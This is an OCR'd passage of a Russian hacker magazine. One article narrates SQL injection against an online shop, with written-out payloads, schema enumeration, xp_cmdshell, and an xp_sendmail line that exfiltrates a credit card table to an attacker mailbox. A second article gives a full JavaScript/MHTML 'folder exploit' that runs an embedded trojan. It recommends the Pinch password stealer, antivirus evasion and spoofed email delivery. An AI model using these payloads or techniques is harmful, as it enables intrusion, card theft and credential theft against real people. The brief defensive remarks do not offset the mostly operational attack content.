Самый верный способ найти себе подобного клиента - порыться в различных каталогах типа shopping.yahoo.com, там представлены тысячи буржуйских е-шопов. Но это как раз и не входило в мои первоначальные планы. Размышляя, кого и как я буду ломать, я сразу захотел похалявить. Я зашел на securityfocus.com и усиленно принялся искать опубликованную в багтраке информацию об уязвимостях в популярных корзинах покупок. Вывалилось море инфы, но вся она, увы, оказалась устаревшей: заезженный cart32 древних версий и куча малораскрученных корзинок с багами 2001 года. Поискав через гугл бажные магазины, я понял, что из этого мало что получится - всех, кого можно было сломать, уже по 10 раз сломали, соответственно, оставались те, которых при помощи инфы из багтрака сломать нельзя, - халява на этот вечер отменялась. Первым делом я отправился на гугл и нарыл десяток сайтов, которые и принялся изучать.

КОНЦЕПТ

При поиске уязвимостей в каких-либо скриптах взломщик, не имея исходных кодов этих программ, обычно пытается таким образом модифицировать передаваемые скрипту параметры, чтобы сценарий аварийно прекратил свое выполнение и вывел хоть какие-то сведения. Для этого нужно иметь некоторое представление о работе ломаемой системы. В рассматриваемом примере интернет-магазина вся информация о товарах обычно хранится в базе данных. Соответственно, когда юзер заходит в какой-то раздел магазина, скрипт выбирает из таблицы нужные товары и выводит пользователю эту информацию. Для этого сценарию передается параметр, указывающий, товары из какого раздела интересны посетителю. Часто такая переменная носит характерное имя типа "category",

ИНТЕРЕСНЫЕ ФУНКЦИИ MSSQL

Сервер MSSQL предоставляет пользователю целую кучу дополнительных функций, которые могут быть использованы и взломщиками:

❶. **sp_makewebtask '\\share\file.txt', 'mssql query'** - заносит результат выполнения запроса "mssql query" в текстовый файл, который может размещаться как на удаленном сервере, так и в файловой системе локальной машины. Функция имеет ряд дополнительных фишек, но нам они мало интересны - используются для более наглядного оформления результатов.

❷. **xp_sendmail 'mail@xakep.ru', "select * from table"** - отправляет результат запроса на почту. Функция также имеет ряд дополнительных параметров, все они очень подробно описаны в MSDN, документы по этому поводу ты найдешь и на нашем CD.

❸. **xp_cmdshell 'dir c:'** - выполняет команду для интерпретатора cmd на удаленном сервере. При помощи этой функции можно сделать массу полезных вещей, все зависит от твоей фантазии. Самые отмороженные взломщики могут, например, снести кучу системных файлов - если, конечно, у sql-юзера хватит для этого прав.

> Чтобы двигаться дальше, нужно понять смысл этой ошибки.


"cid" или "catid". Я перемещался по найденным сайтам, жестоко издеваясь над скриптами - подставлял во все возможные параметры специально придуманные значения. Какие-то программы вполне откровенно меня посылали, какие-то предлагали повторить попытку позже :). Все это меня не устраивало, мне нужен был скрипт, который завершит работу с ошибкой и выдаст мне об этом сведения. И вот, примерно через час поисков, я наткнулся на такой магазин: после того как я поставил одинарную кавычку после параметра "ProductCode", скрипт сказал буквально следующее: "Unclosed quotation mark before the character string '780422-S' and Stock >= 0'. /path/to/script.asp, line 15". Отлично, это наш клиент! Опытный читатель воскликнет: "Да это же sql-injection!" Именно так :). Остается только догадываться, о чем думали программисты, когда разрабатывали систему. Хотя не тороплюсь ли я? Может быть, ничего существенного через этот баг сделать толком и не удастся? Сейчас проверим. Один неприятный момент уже есть - магазин работает на asp, а с этим языком я до сих пор имел не самые близкие отношения, хотя чего там, sql-injection он и в Африке sql-injection.

КОПАЕМ ГЛУБЖЕ

Чтобы двигаться дальше, нужно понять смысл этой ошибки. После того как скрипт получил мой параметр с кавычкой в конце, он подставил его без каких-либо проверок и модификаций в sql-запрос к MSSQL-серверу. Поскольку в select-запросах параметры выборки берутся в одинарные кавычки, если один из них сам по себе содержит символ ', возникает ошибка, ведь выполняемый sql-запрос не является корректным. Первое, что пришло в голову при таком раскладе - закомментировать весь текст запроса, следующий за нашим параметром с кавычкой, чтобы запрос можно было выполнить. Почитав документы по MSSQL, я вспомнил, что комментарии здесь начинаются с последовательности "--". Отлично, пускаю: ProductCode=1234'--. Как и ожидалось, скрипт выполняется и отлично работает. Супер, а теперь попробуем выполнить свой собственный запрос через эту дырку: ProductCode=1234'; select * from lala; --. Скрипт выполняется, но непонятно, проглотил ли он мой запрос. Для этого я специально допущу ошибку, поменяв предложение "select" на "bebe". Скрипт ругается: "Incorrect syntax near 'BEBE'.". Отлично, он глотает и пытается выполнить запрос. Теперь можно сколько угодно модифицировать данные, можно снести им все таблицы или сразу текущую базу данных. Есть только одна серьезная проблема - мы пока не знаем названия ни одной таблицы и ни одного поля. Вернее, что-то можно угадать (ну, например, логично, что таблица с товарами может называться "Products" и т.д.), но это не наши методы, мы, хакеры, любим точность :). Кроме того, мы пока не научились извлекать сведения из таблиц, а это, напомню, и есть наша первоочередная задача.

ДОСТУПНАЯ ИНФОРМАЦИЯ

Факт остается фактом. Чтобы двигаться дальше, мне нужны полноценные и точные сведения о названиях и структуре всех таблиц этой базы данных. Ведь пока я вообще ничего не знаю! В большинстве случаев, с которыми я сталкивался, мне легко удавалось получать такие сведения из сообщений об ошибках, но не в этот раз. Я долго лазил по сайту, работая с самыми разными скриптами, но мне ничего не удавалось - выводимые сведения были слишком скупы. Уже отчаявшись, я внезапно вспомнил, что информация о названиях всех таблиц и их полей в MSSQL хранится в какой-то системной структуре, названия которой я не помнил. Быстро найдя соответствующую документацию, я узнал, что информация обо всех таблицах хранится в INFORMATION_SCHEMA.TABLES, инфа о полях таблиц - в INFORMATION_SCHEMA.COLUMNS. Отлично, теперь нужно было каким-то образом извлечь необходимые сведения. Но только вот как это сделать? В голову сразу пришла мысль поступить банально, при помощи предложения union попробовать объединить вывод собственного запроса с обрабатываемым программистом потоком - в этом случае программа сама покажет мне все, что я потребую. Однако как же это реализовать, не зная ровным счетом ничего о структуре и даже названии таблиц ломаемой системы? :(Получается замкнутый круг, как в старом анекдоте: драйвер от модема на cd, а от cd-rom - в интернете. Надеясь на удачу, я решил действовать методом тупого подбора - может быть, что-то придет в голову в процессе, или неожиданно всплывет какая-то дополнительная информация. Ок, пускаю: 1234' union select table_name from INFORMATION_SCHEMA.TABLES. Скрипт ругается: "All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists". Скрипт жалуется на то, что в объединяемых потоках не совпадает количество полей, чего быть ну никак не должно. Что ж, уже неплохо - теперь, увеличивая количество выбираемых вторым запросом полей, я рано или поздно добьюсь устранения этой ошибки и, очевидно, получу другую, ко-



На MSDN'е лежит куча информации по серверу MSSQL




Здесь ты найдешь кучу документов по MSSQL: http://msdn.microsoft.com.



В одном из ближайших номеров жди материал о реализации sql-injection атак для самых разных серверов БД, включая Oracle и Postgres.



Вся приведенная в статье история на самом деле является частью нового художественного романа Федора Михайловича и не имеет к земной реальности никакого отношения. Все права соблюдены.



СОБСТВЕННАЯ БЕЗОПАСНОСТЬ

При проведении подобных экспериментов будь осторожен! Знай, что в наше суровое время можно получить по рогам просто за то, что поставил в один из параметров скрипта неугодное админу значение - он может это истолковать как попытку взлома, а провайдеры обычно в таких случаях не медлят с отключением. Зачем тебе лишние проблемы? Используй анонимный прокси. Ежедневно обновляемый список proxy ты найдешь тут: **www.samair.ru/proxy/**. Кроме того, не забывай, что при использовании описанной уязвимости взломщику редко удается получить доступ к log-файлам. Поэтому старайся тщательно проверять отсылаемые серверу запросы, чтобы не выполнять одну и ту же процедуру по нескольку раз, увеличивая вероятность обнаружения твоих действий системным администратором. Будь осторожен.

Список прокси-серверов


> А знаешь, что это за "AAAZZZZ"? Это название одной из таблиц базы данных!

торая будет ругаться на несовпадение типов объединяемых полей. По крайней мере, я узнаю количество выбираемых первым запросом колонок. Я добавлял во второй запрос по одному полю, пока через 7 попыток не получил радостное известие: "Syntax error converting the nvarchar value 'AAAZZZZ' to a column of data type int". Просто супер! Скрипт вывел сообщение о том, что не смог преобразовать символьное значение "AAAZZZZ" к целочисленному. А знаешь, что это за "AAAZZZZ"? Это название одной из таблиц базы данных!

Я выбрал его из системной структуры вторым запросом, который, естественно, не удалось склеить с первым, но, все же, я получил что хотел - информацию о названии одной из таблиц. Отлично, теперь, видоизменяя запрос, я выудил из базы данных сведения обо всех таблицах системы! Понеслась: 1234' union select table_name,..,.. (7 раз) from INFORMATION_SCHEMA.TABLES order by table_name where table name>'AAAZZZZ'. Таким вот образом я получил сведения обо всех таблицах базы данных. Честно скажу, из-за полученных сведений интерес к этому сайту многократно возрос (особенно интересовала таблица Payments :)), но все запуталось еще сильнее, поскольку в базе было около полутора сотен таблиц, просто какая-то свалка из малосвязанных структур. Теперь, чтобы как-то связать в единое целое полученные сведения, необходимо выудить информацию о полях всех интересующих таблиц. Напомню, эти сведения хранятся в INFORMATION_SCHEMA.COLUMNS, где column_name - название поля, column_type - тип, а table_name - название таблицы. Выбирая нужные сведения описанным выше приемом, я получил информацию об устройстве всех структур сайта - меня серьезно заинтересовала табличка rfPayments, поскольку в ней были поля с интригующими названиями "CreditCardNumber", "CVV", "CardHolderAddress" и т.д. Теперь я вплотную подошел к проблеме извлечения необходимых сведений из базы данных, нужно ведь было срочно целиком выкачивать таблицу с кредами!

СКАЧИВАНИЕ ТАБЛИЦ

Первое, что пришло в голову - записать результат выполнения запроса в текстовый файл и слить его через веб-сервер. Это было бы очень красивым решением, однако, когда я попытался это сделать, меня постиг облом. На запрос "select * from rfPayments into outfile 'f:\inetpub\wwwroot\11.txt'" скрипт ругнулся, что не знает ни про какой "into outfile". В самом деле, эта mySQL'ная функция вполне могла иначе называться в MSSQL. Почитав документацию, я выяснил, что запись результата выполнения запроса в текстовый файл осуществляется в MSSQL при помощи функции sp_makewebtask, синтаксис которой очень прост: EXEC master..sp_makewebtask "file.txt", "sql-query". Замечательно, осталась только одна проблема - я не знаю абсолютного пути директории, доступной через web.


Бажный скрипт на допросе выдает ценную информацию

Я опробовал несколько стандартных вариантов ([c-f]:\wwwroot\inetpub с и т.д.), но ничего не получалось. Значит, либо текущему sql'ному юзеру запрещено выполнять эту процедуру, либо я просто не угадал абсолютный путь и писал не в те директории. Надо было что-то делать. В принципе, функция sp_makewebtask может записывать файл с результатами на удаленный расшаренный ресурс - можно было поднять на подконтрольном unix-сервере самбу и попробовать получить креды туда, но делать этого по ряду причин совершенно не хотелось. И тут я внезапно вспомнил про функцию "xp_sendmail". Эта процедура позволяла отправлять результат sql-запроса на e-mail! То что доктор прописал: 1234'; exec master..xp_sendmail "hacker@mail.ru", "select * from rfPayments";--. Проверяю ящик - ничего нет :(. Ну, думаю, подстава. Придется вытаскивать сведения о кредитках через сообщения об ошибках со скоростью 1cc/мин :). Уже начал было думать, не пойти ли спать, как, в очередной раз проверив почту, получил увесистое письмо от этого sql-сервера с содержимым интересующей меня таблички.

ДЕФЕЙС НАПОСЛЕДОК

Можно было очень легко задефейсить сайт, ведь я знал об устройстве всех таблиц и мог выполнять любые запросы. Но вставал вопрос о целесообразности этих действий. Во-первых, публично показав факт взлома, я наносил прямой ущерб репутации магазина, чего мне было не нужно. Во-вторых, если админ просечет фишку, креды очень скоро станут невалидными. Кроме того, я потеряю отличную площадку для постоянного сбора сс - ведь покупки в магазине совершаются ежедневно, соответственно, обновляется таблица с кредами. Из всего следовало, что дефейс мне совершенно не нужен. Однако я уже прикинул, как это можно было бы сделать. На главной странице находится информация о товарах, которые лучше всего продаются. Эти данные выбираются из таблицы rfProducts - соответственно, если мы изменим описания всех товаров на что-то вроде "<img src=hack.ru/hacked.jpg width=500 height=600>", то на главной странице окажется куча красивых здоровенных картинок с гритсами и прочими "hacked by...".

ИТОГИ

Разумеется, кардингом мы с приятелем так и не занялись. Более того, я удалил полученные сведения о кредитках и написал системному администратору письмо, в котором подробно рассказал об уязвимостях и методах их устранения - в ответ, как и положено, тишина. А баг до сих пор работает. Остается только гадать, что может произойти, если сведения о платежах попадут в гнусные руки электронных мошенников.



■ Олег Толстых aka NSD (www.nsd.ru)

FOLDER SPLOIT: УНИВЕРСАЛЬНЫЙ ДЕСТРУКТИВ



Видел новую рекламу adidas? «Невозможно – это всего лишь громкое слово, за которым прячутся маленькие люди. Им проще жить в привычном для них мире, чем найти в себе силы изменить его». Ты, конечно же, слышал, что взломать можно все - даже самая защищенная система не устоит перед профессиональным хакером. И это не пустые слова. В этот раз я поделюсь с тобой способом, с помощью которого хакер может поломать сервер в предельно сжатые сроки, независимо от того, какой софт на нем установлен.


НОВЫЙ СПОСОБ ВПАРИВАНИЯ ТРОЯНОВ

INTRO

Как хакер может получить доступ к серверу? Поломав его с помощью бажных скриптов и эксплойтов, сразу скажешь ты. Да, действительно, хакер может захаксорить сервак таким образом, но это вовсе не единственный метод получения доступа к секретной информации. Представь себе такую ситуацию: админ атакуемого корпоративного сервера попался на редкость умный и грамотно настроил не только сам сервак, но и все прочие компы в атакуемом сегменте сетки, при этом он не забывает своевременно патчить все это хозяйство. Кроме того, он еще поставил файрвол и устранил все баги в скриптах. А вот другая ситуация: хакеру нужно за сутки получить акцес к почтовому ящику директора банка American Gold (допустим, его адрес usa_bank@hotmail.com), на который ежедневно приходит отчет о транзакциях за день. Сам понимаешь, у взломщика нет времени искать брешь в защите HotMail'а. Думаешь, реализовать задуманное в обоих случаях невозможно? Значит, ты забыл про один банальный, но действенный способ взлома – впаривание трояна хозяину сервера/аккаунта. Если протроянить людей, которые имеют доступ к нужной учетной записи, и скоммуниздить у них логин с паролем, ничего даже и взламывать не придется :). Метод, который будет описан ниже, работает в WinXP SP0 и SP1 (официальный SP2 багу прикрывает). С его помощью можно замаскировать вредоносную программу так, что даже здравомыслящий и опытный админ ничего не заподозрит :). А что уж говорить о простом пользователе!

FAKE-ПАПКА


Хакер создает текстовый файл 1.txt, вписывает туда два html-тега «<HTML>» и «</HTML>». Переименовывает файл 1.txt в 1.folder. В результате переименования txt'шник стал выглядеть, как папка. Но на самом деле, это не папка вовсе, а файл, который содержит в себе пару html-тегов. Попробуй открыть эту «директорию». Опа! Наш файлик открылся в осле! Общеизвестно, что ослик от мелкомягких крайне дыряв, и если встроить в нашу псевдопапку javascript, использующий уязвимость в браузере IE, послать ее жертве и заставить открыть, можно получить доступ к атакуемой клиентской машине, с которой, в свою очередь, хакер стырит нужные пароли.



Запуск осла – результат открытия файла 1.folder

ФОРМАТ MHTML

Ослик воспроизводит mhtml-файлы. Напомню, mhtml - это такая технология, с помощью которой можно скомпилировать в один mhtml-проект несколько файлов, в итоге к вложенным файлам можно будет обращаться из самого html/mhtml-документа. Веб-дизайнеры юзают ее очень редко, но если юзают, то обычно для вставки картинок внутрь своих html-доков, чтобы уменьшить нагрузку на сервер. Сам понимаешь, хакеру ничто не мешает вставить туда троян, представленный в виде exe-файла, и запустить его специально подготовленным javascript'ом.


Кодируем файл trojan.exe

СМЕРТЕЛЬНЫЙ JAVASCRIPT

Сам скрипт, запускающий вложенный троян, очень прост, и при этом крайне эффективен. У меня даже создалось впечатление, что этот баг является документированной возможностью ActiveX :). Вот так выглядит скелет скрипта:

Скелет содержимого хакерской «папки»

```
<html>
MIME-Version: 1.0
Content-Location:trojan.exe
Content-Transfer-Encoding: mac-binhex40

(This file must be converted with BinHex 4.0)
: На месте этого текста должен находиться закодированный кодировкой BinHex файл trojan.exe:

<body bgcolor=black scroll=no>
<SCRIPT>
// готовим функцию zoh (от слова 30Хакать :))
function zoh(){
// присваиваем переменной z URL этого документа
z = document.URL;
// выделяем из URL'а адрес каталога, в котором лежит наша папка-эксплоит
p = z.substr(-0,z.lastIndexOf("\\"));
// заменяем шестнадцатеричные коды символов самими символами (например, «%20» заменятся пробелами)
p = unescape(p);
document.write( '<body scroll=no bgcolor=#FFFFFF>
// пишем пару ласковых слов жертве
Привет, директор буржуйского банка. Тебя только что протроянила редакция журнала ][ :). Ну а все претензии предъявляй к подонку b00b1ik'y - он во всем виноват.
// запускаем файл по адресу, который хранится в переменной "p"
<object classid="clsid:77777777-7777-7777-7777"
codebase="mhtml:'+p+'\\1.folder!trojan.exe" width=1
height=1></object>');
}
// это для того чтобы обмануть AVP ;)
document.write('');
// запускаем наш 30X :)
setTimeout("zoh()",0);
</script>
</html>
```

Как ты понял, этот код помещается в нашу 30Х-папку. Сразу после того как директор банка (или админ) ее откроет, у него запустится браузер IE (даже если на его компе установлена Опера), в котором как раз и исполнится зловредный скрипт. Сначала script вычислит абсолютный адрес собственного местонахождения, потом запустит троян, адрес которого складывается из только что вычисленного адреса и имени исполняемого файла трояна.

ВЫБОР ТРОЯНА

Существует огромное множество троянов. На каком троянском коне стоит остановить свой выбор? Как говорится, на вкус и цвет товарищей нет. Я не буду перечислять названия троянов, расскажу только про один. Многие хакеры юзают классный многофункциональный трой под названием Pinch, который собирает с компа все пароли от почты, ftp и аси, после чего высылает найденное добро на мыло хакера. Притом серверная часть весит всего 5-10 Кб. Полную версию (с сорцами и компилятором) для ознакомления можно слить отсюда: www.nsd.ru/soft.php?group=hacksoft&razdel=remote. AVP, конечно же, его видит, впрочем, как и все остальные public-трояны. Хакеры обычно немного модифицируют сорцы трояна в определенном месте, чтобы антивирь молчал как рыба. Но тему правки исходников мы сейчас поднимать не будем – этому можно посвятить целую статью. Так что если тебе надо спрятать трой от антивирусов – правь его сам. Достаточно вставить пару пор'ов в нужное место, и AVP перестанет замечать что-то подозрительное (кстати, модифицированная версия pinch'а успешно юзается в узком кругу).

ВЖИВЛЯЕМ ТРОЯНА В «ПАПКУ»

Итак, хакер нашел нужного ему троянского коня и отконфигурировал его должным образом. Теперь ему необходимо сконвертировать trojan.exe в BinHex-кодировку и запихнуть его в только что подготовленную «папку». Для этого он скачивает утилиту BinHex (www.nsd.ru/soft/1/folder_exploit_and_binhex.zip) «производства» аж начала 90-х годов. Несмотря на древнее происхождение, тулза оказалась незаменимой. С ее помощью можно дешифровать или зашифровать произвольный файл в BinHex-кодировку. Хакера больше интересует последнее. Он запускает софтинку, нажимает кнопку F2 (bin2hex) и выбирает нужный файл (у нас он будет называться trojan.exe).

После этого троян мгновенно шифруется, и в той же папке появляется новый файл - trojan.hqx. Дело осталось за малым – нужно всего лишь открыть trojan.hqx в блокноте и перенести все содержимое файла а соответствующее место нашей псевдопапки, а именно под строку «(This file must be converted with BinHex 4.0)».

ПРОЦЕСС ВПАРИВАНИЯ


После этих нехитрых манипуляций папка-эксплойт с трояном готова к бою. Теперь ее нужно зазиповать и отправить жертве по почте. Подделка адреса отправителя плюс капля социальной инженерии со стороны хакера – и вислоухий юзер/админ/директор_банка ее открывает, чтобы просмотреть содержащиеся в ней файлы, в результате чего запустится встроенный троян, который, в свою очередь, пересылает все пассы на мыльник хаксора. Поскольку она выглядит как обыкновенный каталог, атакуемому пользователю и в голову не придет, что тут может быть какой-то подвох – ведь это же простая, безобидная директория! ;)

ХОЧУ ЗАЩИТИТЬСЯ

Это очень серьезный баг. Даже отключение ActiveX'а и установка всех патчей с windowsupdate.microsoft.com не заткнет дыру. Как я уже говорил, брешь закрывает только SP2, а русский второй сервис-пак выйдет только летом! Так что на данный момент уязвимы все пользователи с отечественной виндой и все юзеры с английской виндой, которые не успели поставить SP2. В любом случае, старайся избегать открытия вложенных в письма файлов.



Видеозапись (VisualHack) номера является вспомогательным пособием к этой статье. В нем наглядно демонстрируется, как на практике хакер может создать такую «папку» с трояном.



Содержимое файла trojan.hqx

b00b1ik (b00b1ik@real.xakep.ru)

FLUXAY — НЕВЕДОМА ЗВЕРУШКА

«Темная пошадка» - так обычно называют что-либо, о чем особенно ничего не известно, но, тем не менее, это «что-то» таит в себе большой потенциал. В этой статье речь пойдет как раз о такой «темной пошадке», которая, хоть и мало распространена, но позволяет хакерам легко взламывать целые компьютерные сети.

